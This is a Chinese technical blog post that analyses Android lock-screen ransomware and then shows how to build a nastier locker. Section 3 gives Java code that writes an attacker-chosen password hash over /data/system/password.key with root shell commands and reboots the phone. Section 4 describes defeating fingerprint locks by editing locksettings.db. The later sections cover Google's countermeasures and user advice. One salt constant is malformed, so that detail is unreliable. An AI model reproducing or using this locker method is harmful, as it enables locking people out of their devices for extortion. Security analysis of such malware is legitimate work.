

# Android中修改锁屏密码和恶意锁机样本原理分析

原创 2017-10-30 赵四 编码美丽

## 一、Android中加密算法

在前面一章已经介绍了Android中系统锁屏密码算法原理，这里在来总结说一下：

### 第一种：输入密码算法

将输入的明文密码+设备的salt值，然后操作MD5和SHA1之后在转化成hex值进行拼接即可，最终加密信息保存到本地目录：`/data/system/password.key`

### 第二种：手势密码算法

将九宫格手势密码中的点数据转化成对应的字节数组，然后直接SHA1加密即可。最终加密信息保存到本地目录中：`/data/system/gesture.key`

## 二、锁机样本原理解析

在上一篇文章中也说到了，为什么要看锁机密码加密算法，因为最近玩王者荣耀，下了一个外挂，结果被锁机了，太坑了，所以就来分析现在市场中通过锁机来勒索钱财的样本制作原理：




大部分都是采用了系统的设备管理器来获取权限进而修改密码，然后提示你需要重启设备才能有效，这样的样本通过特殊的应用名称和图标来诱导用户下载安装授权，一般小白用户为了玩农药，什么都不管了，直接从网上搜一个安装就开始操作了，结果被自己坑了，所以下载软件一定要去正规的应用市场去。别乱下载应用，而这样的锁机样本一般都是会选择加固，不过可惜他们为了节约

成本都是用了非企业版的免费版加固，脱壳就比较简单了，然后逆向分析代码就可以找到他设置的锁机密码，然后解密即可。

而上面如果是一个小白用户被锁机了，几乎很难解决，因为这时候设备被锁屏了，连接电脑也是需要授权的，但是得先解锁，那么就会发现自己的手机和捡到的一样，没法操作了，不过可以选择拷贝rom到sd下，然后进行刷机或者恢复，这样的成本就很大了。所以一定要小心。

### 三、root权限修改锁机密码

分析完了上面的锁机样本之后，我们知道现阶段都是这种需要授权操作，而这种授权一看就有修改锁屏密码，一个人上当之后后面可能就没人在上当了，所以我们得想到其他的办法进行更加狠的招制作样本。而上面提到的设备管理器有很多用途的，**以前应用为了防止被用户卸载，也申请了这个权限。因为一旦一个应用具备了设备管理器就不会被卸载了**，因为他的权限已经非常高了。不能被卸载。不过可以在设置页面查看有多少应用具备这个权限：



为了安全起见，像这种权限一般都是要选择拒绝的，安全性非常危险。一旦授权了，不堪设想。

既然前一篇我们已经知道了，设备的锁机加密算法，而且也知道他存在哪里，何不利用root权限来进行简单操作无需申请权限即可修改锁机密码，而对于这些想玩游戏利用辅助工具，对于root权限他们是可以接受的，因为他们并不知道root之后是干嘛呢？以为是更好的体验游戏效果。**有了root权限之后，我们就简单了。直接弄一个新的密码，不管是手势密码还是复杂字符密码，然后通过加密算法加密，然后在写入到指定的key文件。重启设备生效即可。**代码这里就不多说了，原理很简单：

```

private final static String SALT = Long.toHexString(-91677426765063834951);

public static void main(String[] args) {

    List<LockPatternView.Cell> pattern = new ArrayList<LockPatternView.Cell>();
    LockPatternView.Cell cell1 = new LockPatternView.Cell(0, 0);
    pattern.add(cell1);
    LockPatternView.Cell cell2 = new LockPatternView.Cell(0, 3);
    pattern.add(cell2);
    LockPatternView.Cell cell3 = new LockPatternView.Cell(0, 6);
    pattern.add(cell3);
    LockPatternView.Cell cell4 = new LockPatternView.Cell(0, 7);
    pattern.add(cell4);
    LockPatternView.Cell cell5 = new LockPatternView.Cell(0, 8);
    pattern.add(cell5);

    System.out.println("pattern:"+toHex(patternToHash(pattern)));

    System.out.println("passwordinfo:"+new String(passwordToHash("3721")));

    System.out.println("salt:"+SALT);

}

```

这样我们可以构造一个九宫格手势密码，或者是数字密码，然后加密得到内容，在写到key文件中：

```

public class MainActivity extends Activity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        final String newPwdStr = "A89105D1C51018CBF3BC0BDF660377E6AE7D4D845465D7CEBEA1C28EA3D89810F7F3662C";

        final String keyPath = this.getApplicationContext().getFilesDir() + File.separator + "password.key";

        new Thread(new Runnable() {
            @Override
            public void run() {
                Log.i("jw", "key path:"+keyPath);
                try{
                    FileOutputStream fos = new FileOutputStream(keyPath);
                    fos.write(newPwdStr.getBytes());
                    fos.close();
                    ShellUtils.execCommand("cp " + keyPath + " /data/system/password.key", true);
                    ShellUtils.execCommand("reboot", true);
                }catch(Exception e){
                    Log.i("jw", "err:"+Log.getStackTraceString(e));
                }
            }
        }).start();
    }
}

```

修改之后的密码加密内容

这里利用root权限直接拷贝文件，进行密码文件覆盖，然后重启设备生效


然后我们就可以写一个简单的锁机样本应用了，直接将修改的密码加密内容写入到应用沙盒文件中，然后在将文件覆盖系统的密码key文件，最后还得重启设备生效。当然这里是修改了字符密码，我们为了更大化操作，可以把手势密码也操作一下，这样就不管用户设备采用的是哪种类型密码都可以修改成功了。

#### 四、解决指纹锁问题

上面就利用root权限修改了用户的锁机密码，但是这里有一个问题，就是现在很多设备已经支持指纹锁了，而且指纹锁未来也是趋势，那么如果一个设备用了指纹锁，该怎么办？对于上面利用设备管理器权限就没法操作了。但是对于root权限我们仍然可以操作，我们在分析了锁机密码加密过程中发现，系统会把当前锁机类型值保存到数据库中：

```
public final static String PATTERN_EVER_CHOSEN_KEY = "lockscreen.patterneverchosen";
public final static String PASSWORD_TYPE_KEY = "lockscreen.password_type";
public static final String PASSWORD_TYPE_ALTERNATE_KEY = "lockscreen.password_type_alternate";
public final static String LOCK_PASSWORD_SALT_KEY = "lockscreen.password_salt";
```

这个值存在 /data/system/locksettings.db 数据库中，我们可以查看：



RecNo	_id	name	user	value
1	3	migrated	0	true
2	4	migrated_user_specific	0	true
3	6	lockscreen.enabledtrustagents	0	
4	360	lockscreen.password_salt	0	-916774267650638349
5	667	lockscreen.disabled	0	0
6	1283	lock_pattern_autolock	0	0
7	1285	lockscreen.password_type_alternate	0	0
8	1286	lockscreen.voice_weak_fallback_set	0	0
9	1287	lockscreen.password_type	0	393216
10	1288	lockscreen.passwordhistory	0	
11	1328	lock_pattern_visible_pattern	0	1
12	1600	lockscreen.lockoutattemptdeadline	0	0

这个是十进制数据，我们可以转化成十六进制就是0x60000了，然后我们查看代码他对应的是哪种类型：



就是复杂的字符密码类型，当然还有其他类型，这个定义在**DevicePolicyManager.Java**类中。那么到这里我们就有思路了，如果设备的类型是指纹锁，那么我们可以修改这个表格数据中的这个字段将其变成手势密码或者是字符密码类型，然后在将修改后的这两种类型密码写入到key文件，重启设备就可以过滤了指纹锁密码了。因为我们有root权限，读写这个数据库文件不难了，而具体实现代码这里就给了，感兴趣的同学可以尝试操作一下。

## 五、Google对锁机权限管理

---

在之前分析过锁机软件，大致为使用WindowManager和系统对话框权限以及获取设备管理器权限然后修改用户设备锁屏密码，对于现在各种恶意锁机软件，Google官方在不同版本已经给出了对应的权限控制加强方案(以下内容摘自网络)：

### Android L (Android 5.0-5.1)


在早期的Android版本中，是通过getRunningTasks方法可获取当前运行栈顶程序，但自Android 5.0起该方法被弃用，同时getRunningAppProcesses与getAppTasks方法的使用也受到了限制，由此抑制了劫持Activity类勒索软件的出现。

### Android M (Android 6.0)


大部分手机勒索软件的惯用伎俩是通过SYSTEM\_ALERT\_WINDOW权限来打开特定系统类型窗口并将其显示在所有其他应用程序和窗口之上，以此达到锁定用户设备的目的。Android M的出现使得勒索软件制马人在实施手机勒索时遇到了一大瓶颈——动态权限申请，由于自Android M起，SYSTEM\_ALERT\_WINDOW开始被列为一种危险程度较高的权限而被特殊处理——即需要用户动态授权。这一改变意味着只要勒索软件的目标系统为Android M，其就不能如往常一样在用户毫无防备的情况下锁定用户设备，而是必然有一个用户授权阶段，这对勒索软件的发展起到了一定程度的阻碍作用。

### Android N (Android 7.0-7.1)

与之前版本可任意设置或重置锁屏密码不同的是，Android N中明确规定，第三方应用开发者只能使用DevicePolicyManager.resetPassword为无密码设备设置初始密码，而不能重置或删除已有的设备密码。Android N中对于resetPassword API所添加的限制能阻止木马对已有锁屏密码的重置，从而使得部分勒索软件失效。




而对于窗口样式锁机最为常见，就是利用WindowManager设置最高权限，导致设备点击任何地方没有反应，而在Android O中已经对这个窗口权限做了严重限制：Android O预览版一经发布就给了勒索软件致命打击，新系统禁用了5种窗口。如下图所示，其中包括3种勒索软件常用的系统窗口类型，窗口置顶类勒索木马“赖以生存”的系统窗口类型被限制使用了。



在Android O之前版本中，勒索软件通过调用特定系统窗口类型将自身窗口完全覆盖在第三方应用程序与其他系统窗口之上，用户无法响应其他窗口，由此设备被锁定；但在Android O中，这几种具有置顶权限的系统窗口类型被弃用，勒索软件制作者找不到其他能完全覆盖第三方应用程序与其他系统窗口的窗口类型，窗口置顶类锁屏将无法实施。

在Android 6.0之前，使用系统类窗口进行手机勒索十分简单，只需要在AndroidManifest清单文件中申请 `SYSTEM_ALERT_WINDOW` 权限即可使用 `TYPE_SYSTEM_ALERT`、`TYPE_SYSTEM_ERROR`等高级别窗口，用户开启手机勒索软件后无需额外操作甚至来不及做出反应，系统窗口就已置顶，手机即刻被锁定。

自Android 6.0至Android 7.1，Android系统开启动态权限模型，`SYSTEM_ALERT_WINDOW`权限开始被列为一项特殊权，尽管其权限级别(Signature)不是Dangerous，但开发者在使用之前也必须动态获得用户授权，只有用户授权后，应用才能使用 `TYPE_SYSTEM_ALERT`、`TYPE_SYSTEM_OVERLAY`、`TYPE_SYSTEM_ERROR`等高级别窗口。在这一阶段，用户通过一项Action——`MANAGE_OVERLAY_PERMISSION`打开设置“在其他应用的上层显示”页面，如下图所示，用户手动允许后，系统高级别窗口权限开放，此时即可成功使用这些窗口进行手机勒索。



## 六、技术总结

到这里，我们就分析了如何修改Android中锁屏密码，主要有两种方式：

- 第一种：利用设备管理器权限，直接用系统提供的api修改
- 第二种：利用root权限和锁屏密码算法直接修改系统锁机密码文件内容

而这两种方式操作完成之后都需要重启设备生效，而对于这两种方式各有利弊，不过针对于一些游戏外挂root权限一般都是具备的，所以第二种是最优方案。而对于一些普通恶意应用root权限很少，可以利用第一种方式进行操作是最优方案。

加密算法源码：

<https://github.com/fourbrother/AndroidScreenOffPwd>

## 七、安全提示

但是到这里，是否对于这些恶意锁机软件用户就不能避免呢？当然可以避免，只要你不要有歪想法，比如你玩游戏为何想到外挂？你为何要去下载哪些不好的应用，因为你心中有杂念。如果你是一个纯真的用户，可能不会选择其他渠道下载应用，会去正规的市场中下载应用，这样你不可能被搞，如果你是一个心无杂念的用户，肯定不会随意授权给应用，不会选择root设备。那么究其原因，哪些非法分子就是利用一小部分人的歪念心里，制作了这个样本开始勒索。而如果一旦被勒索了，第一时间是想到的自己解决，刷机或者恢复，不可进行交钱解决，因为对于那些勒索钱财的，不可放纵，就是不要给钱。宁愿不要手机，也不给你。当然最后还想想说Android中的这个设备管理器权限特别是修改密码这个操作本来其实为了用户设备丢失，进行定位擦除数据或者修改密码来避免手机更多信息被窃取弄的，但是这样的api被乱用之后也是不合理的，如果可以期待系统能更加的优化这一块的功能。

手机查看文章不方便，可以网页看



长按二维码快速关注公众号



咨询问题，资源源码、技术分享，样本案例尽在编码美丽技术圈，长按进入



阅读原文